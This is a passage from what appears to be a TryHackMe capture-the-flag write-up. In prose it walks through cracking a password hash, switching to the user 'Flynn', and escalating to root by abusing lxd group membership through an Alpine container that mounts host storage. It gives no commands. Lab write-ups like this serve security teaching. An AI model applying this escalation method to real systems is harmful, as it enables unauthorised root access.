copy the password and paste it on a website called 'Crack Station' and we were provided

with a cracked password. As we were provided with a new username, we switched the user(su) as 'Flynn'. After we successfully changed our user, as we commanded a list of files, we were provided with a new file called user.txt and by concatenating the file, we managed to get the user.txt flag. By commanding id in the Flynn user, we were provided with uid, gid and groups. By referring to TryHackMe and the groups, we managed to get lxd as the answer. Lastly, lxc and init commands to initialise and start a new container and we named the container as Alpine. As we refer to the TryHackMe website for the commands, we managed to mount our storage and verify we've escalated to root. Then, as we changed directory to root and we managed to get the required files, root.txt by listing the files in the root. Then, we concatenated the files and we were provided with the flag that we want.